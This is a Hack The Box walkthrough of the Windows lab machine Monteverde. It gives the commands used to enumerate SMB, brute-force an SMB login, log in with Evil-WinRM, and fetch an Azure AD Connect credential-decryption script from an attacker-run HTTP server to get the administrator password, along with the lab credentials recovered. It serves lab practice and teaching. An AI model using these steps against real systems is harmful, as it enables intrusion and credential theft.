HTB: Monteverde – Write‑up
A write-up and walkthrough for the Hack the Box machine: Monteverde
Info
- Target:
10.10.10.172 - Difficulty:
Very Easy - OS:
Windows
Initial Nmap Scan
1
nmap -sV -sC -p- -oN nmap 10.10.10.172

The Nmap scan reveals 18 open ports and that windows is running on the box. The services running also elude to an active directory.
Ports That Stand Out
-
Port 389 - shows that there’s an Active Directory domain named MEGABANK present on the system.
-
Port 445 - Stands out as its used generally for windows SMB protocol.
-
Port 5985 - Showing a http server, hosting a “Document not found” page. This port used for Windows Remote Management (WinRM).
Enumeration of SMB Protocol
1
nmap -p 445 -A 10.10.10.172

- The security mode is
3.00
Using enum4linux to enumerate the system
1
enum4linux -U 10.10.10.172

- Domain Name -
MEGABANK - The scripts RID bruteforce reveals several userss.

Users:
Guest, AAD_987d7f2f57d2, mhope, smorgan, dgalanos, roleary, SABatchJobs, svc-ata, svc-bexec & svc-netapp
Researching the AAD_987d7f2f57d2 username shows that the specific implementation of Active Directory is the Azure Active Directory which is cloud-based.
Initial Access
Brute-Forcing the SMB Login
Given the list of users we found - it is possible to launch a brute-force login attack to the finding a list of users on the machine and that the SMB protocol was open, I could potentially launch a brute-force login attempt on the machine.
To do this, the Metasploit module (auxiliary/scanner/smb/smb_login) can be used.
I tried THC Hydra but it didn’t seem to work.
Initially tried the user-style accounts: mhope, smorgan, dgalanos and roleary to no success.
I then decided to use SABatchJobs, another non-standard windows service account name.
- Set
USER_AS_PASSto true. - Set a password wordlist.

I missed the wordlist from this screenshot
The password SABatchJobs was found.
 User:
User: SABatchJobs
Pass: SABatchJobs
Further Enumerating the SMB Shares
With a valid user-password combination, smbclient can be used to to enumerate in more depth.
1
smbclient -L 10.10.10.172 -U SABatchJobs

The particularly interesting share here is azure_uploads.
1
smbclient //10.10.10.172/azure_uploads
 Unfortunately there wasnt anything in here.
Most of the directories seemed empty (or lacked relevant persmission to view them) or didn’t have any useful files in.
The SABatchJobs user did, however, have some access to the The $users share,

All the directories in the share were empty apart from mhope which contained one file named azure.xml.
get azure.xml downloaded the file.
azure.xml contained the following:

Importatly there’s a password: 4n0therD4y@n0th3r$.
Given this password was found in mhope’s directory, it could be vulnerable to password re-use.
Accessing the Machine & Getting User Flag
Evil-WinRM is useful to attempt a connection as the host is serving Windows Remote Management on port 5985.
Evil-WinRM can be installed with gem install evil-winrm.
Using the following credentials. User - mhope Pass - 4n0therD4y@n0th3r$
The machine could be accessed machine:
1
evil-winrm -i 10.10.10.172 -u mhope -p 4n0therD4y@n0th3r$

The user’s desktop contains the user.txt flag.
The command type user.txt will print the flag to the screen.
Getting Root
This part of the box proved to be the most difficult.
Several potential exploits were detected by an antivirus present on the system, evne with multiple forms of payload encoding. Mimikatz also did not work (unsurprisingly)

WinEnum didn’t produce any output on the terminal and froze, so manual enumeration was needed.
After not finding anything for a while, the AAD_987d7f2f57d2 sprung to mind. From earlier scans, the server was running an Azure Active Directory (With the user AAD_987d7f2f57d2) And through exploitation of this privilege escalation could be achieved
Looking into AAD exploits, this blog post by Adam Chester (XPN) outlined some valuable information to escalate privileges with Azure AD Connect.
A powershell script, which needed to be edited to exploit this machine.
Discovering what to do in terms of changing values in this file, took a long while and some research.
After MANY iterations, eliciation and research the following fixes would work:
- modifying the 3rd line in the script to this:
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Data Source=.;Initial Catalog=ADSync;trusted_connection=true;" - Removing the 1st line of code
- Re-entering the apostrophe at the end of the line starting with
add-type -path(as it wasn’t a valid apostrophe and caused syntax errors)
To transfer this file to the host machine, a python http server could be started:
1
python -m SimpleHTTPServer 80
And then proceeded to download this file to the Monteverde Machine using PowerShell
1
Invoke-WebRequest -Uri hostserverip/azuread_decrypt_msol.ps1 -OutFile script.ps1

Run the script with .\script.ps1.

User - administrator Pass - d0m@in4dminyeah!
After retrieving these credentials, A new evil-winrm session with the admin user and password was started.

With root access, the root.txt file can be read.
📝 Lessons Learned
- SMB enumeration
- SMB brute-forcing
- Azure Active Directory knowledge
- Persistence
- Win-RM
- Working with PowerShell scripts